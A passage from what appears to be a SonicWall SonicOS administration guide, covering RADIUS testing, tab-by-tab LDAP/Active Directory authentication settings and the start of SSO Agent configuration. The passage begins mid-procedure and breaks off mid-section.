2 In the **User** field, type a valid RADIUS login name.

3 In the **Password** field, type the password.

4 For **Test**, select one of the following:

- **Password authentication**: Select this to use the password for authentication.
- **CHAP**: Select this to use the Challenge Handshake Authentication Protocol. After initial verification, CHAP periodically verifies the identity of the client by using a three-way handshake.

- **MSCHAP**: Select this to use the Microsoft implementation of CHAP. MSCHAP works for all Windows versions before Windows Vista.
- **MSCHAPv2**: Select this to use the Microsoft version 2 implementation of CHAP. MSCHAPv2 works for Windows 2000 and later versions of Windows.

5 Click the **Test** button. If the validation is successful, the **Status** messages changes to **Success**. If the validation fails, the **Status** message changes to **Failure**.

6 To complete the RADIUS configuration, click **OK**.

After SonicOS has been configured, a VPN Security Association requiring RADIUS authentication prompts incoming VPN clients to enter a User Name and Password into a dialog.

Configuring the SonicWall Appliance for LDAP

To manage your LDAP integration:

1 Navigate to the **Users > Settings** page.

2 In the **User Authentication method** drop-down menu, select either **LDAP** or **LDAP + Local Users**.

3 Click **Configure LDAP**.

4 If you are connected to your firewall via HTTP rather than HTTPS, a message displays warning you of the sensitive nature of the information stored in directory services and offering to change your connection to HTTPS. If you have HTTPS management enabled for the interface to which you are connected (recommended), click **Yes**. The **LDAP Configuration** dialog displays.

Topics:

Settings Tab

To configure the LDAP server settings:

1 Configure the following fields:

- **Name or IP Address** – The FQDN or the IP address of the LDAP server against which you wish to authenticate. If using a name, be certain that it can be resolved by your DNS server. Also, if using TLS with the 'Require valid certificate from server' option, the name provided here must match the name to which the server certificate was issued (i.e. the CN) or the TLS exchange will fail.
- **Port Number** – The default LDAP over TLS port number is TCP 636. The default LDAP (unencrypted) port number is TCP 389. If you are using a custom listening port on your LDAP server, specify it here.

- **Server timeout** – The amount of time, in seconds, that SonicOS will wait for a response from the LDAP server before timing out. The range is 1 to 99999, with a default of **10** seconds.
- **Overall operation timeout** – The amount of time, in minutes, to spend on any automatic operation. Some operations, such as directory configuration or importing user groups, can take several minutes, especially when multiple LDAP servers are in use.
- Select one of the following radio buttons:
  - **Anonymous Login** – Some LDAP servers allow for the tree to be accessed anonymously. If your server supports this (Active Directory generally does not), then you may select this option.
  - **Give login name/location in tree** – Select this option to build the distinguished name (dn) that is used to bind to the LDAP server from the `Login user name` and `User tree for login to server fields` according to the following rules:
    - The first name component begins `cn=`
    - The 'location in tree' components all use `ou=` (apart from certain Active Directory built-ins that begin with `cn=`)
    - The domain components all use `dc=`
    - If the User tree for login to server field is given as a `dn`, you can also select this option if the bind dn conforms to the first bullet above, but not to the second and/or the third bullet.
  - **Give bind distinguished name** – Select this option if the bind dn does not conform to the first bullet above (if the first name component does not begin with `cn=`). This option can always be selected if the dn is known. You must provide the bind dn explicitly if the bind dn does not conform to the first bullet above.
- **Login user name** – Specify a user name that has rights to log in to the LDAP directory. The login name will automatically be presented to the LDAP server in full 'dn' notation. This can be any account with LDAP read privileges (essentially any user account); Administrative privileges are not required.

  NOTE: This is the user's name, not their login ID (for example, John Smith rather than jsmith).
- **Login password** – The password for the user account specified above.
- **Protocol version** – Select either LDAPv3 or LDAPv2. Most modern implementations of LDAP, including Active Directory, employ LDAPv3.
- **Use TLS (SSL)** – Use Transport Layer Security (SSL) to log in to the LDAP server. It is strongly recommended that TLS be used to protected the username and password information that will be sent across the network. Most modern implementations of LDAP server, including Active Directory, support TLS. Deselecting this default setting will display an alert that you must accept to proceed.
- **Send LDAP 'Start TLS' Request** – Some LDAP server implementations support the Start TLS directive rather than using native LDAP over TLS. This allows the LDAP server to listen on one port (normally 389) for LDAP connections, and to switch to TLS as directed by the client. Active Directory does not use this option, and it should only be selected if required by your LDAP server.
- **Require valid certificate from server** – Validates the certificate presented by the server during the TLS exchange, matching the name specified above to the name on the certificate. Deselecting this default option will present an alert, but exchanges between SonicOS and the LDAP server will still use TLS – only without issuance validation.
- **Local certificate for TLS** – Optional, to be used only if the LDAP server requires a client certificate for connections. Useful for LDAP server implementations that return passwords to ensure the

identity of the LDAP client (Active Directory does not return passwords). This setting is not required for Active Directory.

If your network uses multiple LDAP/AD servers with referrals, then select one as the primary server (probably the one that holds the bulk of the users) and use the above settings for that server. It will then refer the SonicOS to the other servers for users in domains other than its own. For SonicOS to be able to log in to those other servers, each server must have a user configured with the same credentials (user name, password and location in the directory) as the login to the primary server. This may entail creating a special user in the directory for the SonicOS login. Note that only read access to the directory is required.

- **Force PAP to MSCHAPv2** – Optional, to enforce MS-CHAPv2 LDAP authentication select this option. If a RADIUS server is also configured, it provides authentication if LDAP authentication fails. This option is not selected by default.

2 Click **Apply**.

Schema Tab

To configure the LDAP server schema settings:

1 Click the **Schema** tab.

2 **LDAP Schema** – Select one of the following from the **LDAP Schema** drop-down menu:

NOTE: Selecting any of the predefined schemas automatically populates the fields used by that schema with their correct values. These values cannot be changed and their fields are dimmed.

- **Microsoft Active Directory**
- **RFC2798 inetOrgPerson**
- **RFC2307 Network Information Service**
- **Samba SMB**
- **Novell eDirectory**
- **User defined** – Allows you to specify your own values; use this only if you have a specific or proprietary LDAP schema configuration.

3 **Object class** – Select the attribute that represents the individual user account to which the next two fields apply.

4 **Login name attribute** – Select one of the following to define the attribute that is used for login authentication:

- **sAMAccountName** for Microsoft Active Directory
- **inetOrgPerson** for RFC2798 inetOrgPerson
- **posixAccount** for RFC2307 Network Information Service
- **sambaSAMAccount** for Samba SMB
- **inetOrgPerson** for Novell eDirectory

5 **Qualified login name attribute** – Optionally, select an attribute of a user object that sets an alternative login name for the user in `name@domain` format. This may be needed with multiple domains in particular, where the simple login name may not be unique across domains.

NOTE: For **Microsoft Active Directory**, this is normally set to **userPrinicpalName** for log in using `name@domain`, but could be set to **mail** to enable log in by email address. For **RFC2798 inetOrgPerson**, it is set to **mail**.

6 **User group membership attribute** – Select the attribute that contains information about the groups to which the user object belongs. This is **memberOf** in Microsoft Active Directory. The other predefined schemas store group membership information in the group object rather than the user object, and therefore do not use this field.

7 **Framed IP address attribute** – Select the attribute that can be used to retrieve a static IP address that is assigned to a user in the directory. Currently it is only used for a user connecting via L2TP with the SonicOS L2TP server. In the future this may also be supported for Global VPN Client. In Active Directory the static IP address is configured on the Dial-in tab of a user's properties.

8 **User Group Objects** – This section is auto-configured unless you select **User Defined** for the **LDAP Schema**.

- **Object class** – Specify the name associated with the group of attributes.
- **Member attribute** – Specify the attribute associated with a member.
  - Select whether this attribute is a **Distinguished name** or **User ID**.
- **Read from server** – Click to read the user group object information from the LDAP server.


  NOTE: You must enter the primary domain on the **Directory** tab first.

  - Select whether you want to **Automatically update the schema configuration** or **Export details of the schema**.

Directory Tab

To configure the LDAP server directory settings:

1 On the **Directory** tab, configure the following fields:



- **Primary Domain** – The user domain used by your LDAP implementation. For AD, this will be the Active Directory domain name, for example, *yourADdomain.com*. Changes to this field will, optionally, automatically update the tree information in the rest of the page. This is set to

mydomain.com by default for all schemas except Novell eDirectory, for which it is set to **o=mydomain**.


- **User tree for login to server** – The tree in which the user specified in the **Settings** tab resides. For example, in Active Directory the 'administrator' account's default tree is the same as the user tree.
- **Trees containing users** – The trees where users commonly reside in the LDAP directory. One default value is provided which can be edited, and up to a total of 64 DN values may be provided. SonicOS will search the directory using them all until a match is found, or the list is exhausted. If you have created other user containers within your LDAP or AD directory, you should specify them here.
- **Trees containing user groups** – Same as above, only with regard to user group containers, and a maximum of 32 DN values may be provided. These are only applicable when there is no user group membership attribute in the schema's user object, and are not used with AD.
- All the above trees are normally given in URL format but can alternatively be specified as distinguished names (for example, `myDom.com/Sales/Users` could alternatively be given as the DN `ou=Users,ou=Sales,dc=myDom,dc=com`). The latter form will be necessary if the DN does not conform to the normal formatting rules as per that example. In Active Directory the URL corresponding to the distinguished name for a tree is displayed on the Object tab in the properties of the container at the top of the tree.

  NOTE: AD has some built-in containers that do not conform (for example, the DN for the top level Users container is formatted as `cn=Users,dc=…`, using `cn` rather than `ou`) but SonicOS knows about and deals with these, so they can be entered in the simpler URL format.

  Ordering is not critical, but since they are searched in the given order it is most efficient to place the most commonly used trees first in each list. If referrals between multiple LDAP servers are to be used, then the trees are best ordered with those on the primary server first, and the rest in the same order that they will be referred.

  NOTE: When working with AD, to determine the location of a user in the directory for the **User tree for login to server** field, the directory can be searched manually from the Active Directory Users and Settings control panel applet on the server, or a directory search utility such as queryad.vbs in the Windows NT/2000/XP Resource Kit can be run from any PC in the domain.

- **Auto-configure** – This causes SonicOS to auto-configure the **Trees containing users** and **Trees containing user groups** fields by scanning through the directory/directories looking for all trees that contain user objects. To use auto-configure, first enter a value in the **User tree for login to server** field (unless anonymous login is set), and then click the **Auto-configure** button to bring up the following window:



a) In the **Auto Configure** dialog, enter the desired domain in the **Domain to search** field.

b) Select one of the following:

- **Append to existing trees** – This selection will append newly located trees to the current configuration.
- **Replace existing trees** – This selection will start from scratch removing all currently configured trees first.

2 Click **OK**.


The auto-configuration process may also locate trees that are not needed for user login. You can manually remove these entries.

If using multiple LDAP/AD servers with referrals, this process can be repeated for each, replacing the **Domain to search** value accordingly and selecting **Append to existing trees** on each subsequent run.

Referrals Tab

To configure the LDAP server referrals settings:

1 Click the **Referrals** tab.




2 Configure the following fields:

- **Allow referrals** – Select this option any time that user information is located on an LDAP server other than the configured primary one.
- **Allow continuation references during user authentication** – Select this option any time that individual directory trees have been manually configured to span multiple LDAP servers.
- **Allow continuation references during directory auto-configuration** – Select this option to allow the trees to be read from multiple LDAP servers in a single operation.
- **Allow continuation references in domain searches** – Select this option when using single-sign-on with users in multiple sub-domains having separate LDAP servers.

Users & Groups Tab

To configure the LDAP users and groups settings:


1 Click the **Users & Groups** tab.



2 Configure the following fields:

- **Allow only users listed locally** – Requires that LDAP users also be present in the SonicOS local user database for logins to be allowed.
- **User group membership can be set locally by duplicating LDAP user names** – Allows for group membership (and privileges) to be determined by the intersection of local user and LDAP user configurations.
- **Default LDAP User Group** – A default group in SonicOS to which LDAP users will belong in addition to group memberships configured on the LDAP server.

- **Import users** – You can click this button to configure local users in SonicOS by retrieving the user names from your LDAP server. The **Import users** button launches a dialog box containing the list of user names available for import.



In the LDAP Import Users dialog box, select the checkbox for each user that you want to import into SonicOS, and then click **Save selected**.

The list of users read from the LDAP server can be quite long, and you might not want to import all of them. A **Remove from list** button is provided, along with several methods of selecting unwanted users.You can use these options to reduce the list to a manageable size and then select the users to import.

Having users in SonicOS with the same name as existing LDAP users allows SonicWall user privileges to be granted upon successful LDAP authentication.

- **Import user groups** – You can click this button to configure user groups SonicOS by retrieving the user group names from your LDAP server. The **Import user groups** button launches a dialog box containing the list of user group names available for import to the firewall.

In the LDAP Import User Groups dialog, select the checkbox for each group that you want to import into SonicOS, and then click **Save selected**.

Having user groups in SonicOS with the same name as existing LDAP/AD user groups allows SonicWall group memberships and privileges to be granted upon successful LDAP authentication.


Alternatively, you can manually create user groups on the LDAP/AD server with the same names as SonicWall built-in groups (such as 'Guest Services', 'Content Filtering Bypass', 'Limited Administrators') and assign users to these groups in the directory. This also allows SonicWall group memberships to be granted upon successful LDAP authentication.

The firewall can retrieve group memberships efficiently in the case of Active Directory by taking advantage of its unique trait of returning a 'memberOf' attribute for a user.

LDAP Relay

To configure the LDAP server relay settings:

1 Click the **LDAP Relay** tab.



The RADIUS to LDAP Relay feature is designed for use in a topology where there is a central site with an LDAP/AD server and a central SonicWall with remote satellite sites connected into it via low-end firewalls that may not support LDAP. In that case the central SonicWall can operate as a RADIUS server for the remote SonicWalls, acting as a gateway between RADIUS and LDAP, and relaying authentication requests from them to the LDAP server.

2 Configure the following fields:

- **Enable RADIUS to LDAP Relay** – Enables this feature.
- **Allow RADIUS clients to connect via** – Check the relevant checkboxes and policy rules will be added to allow incoming RADIUS requests accordingly.
- **RADIUS shared secret** – This is a shared secret common to all remote SonicWalls.
- **User groups for legacy VPN users** – Defines the user group that corresponds to the legacy 'Access to VPNs' privileges. When a user in this user group is authenticated, the remote SonicWall is notified to give the user the relevant privileges.
- **User groups for legacy VPN client users** – Defines the user group that corresponds to the legacy 'Access from VPN client with XAUTH' privileges. When a user in this user group is authenticated, the remote SonicWall is notified to give the user the relevant privileges.
- **User groups for legacy L2TP users** – Defines the user group that corresponds to the legacy 'Access from L2TP VPN client' privileges. When a user in this user group is authenticated, the remote SonicWall is notified to give the user the relevant privileges.


- **User groups for legacy users with Internet access** – Defines the user group that corresponds to the legacy 'Allow Internet access (when access is restricted)' privileges. When a user in this user group is authenticated, the remote SonicWall is notified to give the user the relevant privileges.

NOTE: The 'Bypass filters' and 'Limited management capabilities' privileges are returned based on membership to user groups named 'Content Filtering Bypass' and 'Limited Administrators' – these are not configurable.

Test Tab

To configure the LDAP server test settings:

1 Select the **Test** tab to test the configured LDAP settings:




The **Test LDAP Settings** page allows for the configured LDAP settings to be tested by attempting authentication with specified user and password credentials. Any user group memberships and/or framed IP address configured on the LDAP/AD server for the user are displayed.

Configuring SonicOS to Use the SonicWall SSO Agent

To configure your firewall to use the SonicWall SSO Agent:

1 Go to **Users > Settings**.


2 In the **Single-sign-on method(s)** section, select **SSO Agent**. Use this choice to add and configure a TSA as well as an SSO Agent for the SSO method.



3 Click **Configure SSO**.The **SSO Authentication Configuration** dialog displays.

Topics:

SSO Agents Tab




On the **SSO Agents** tab under **Authentication Agent Settings** you can view any SSO Agents already configured:

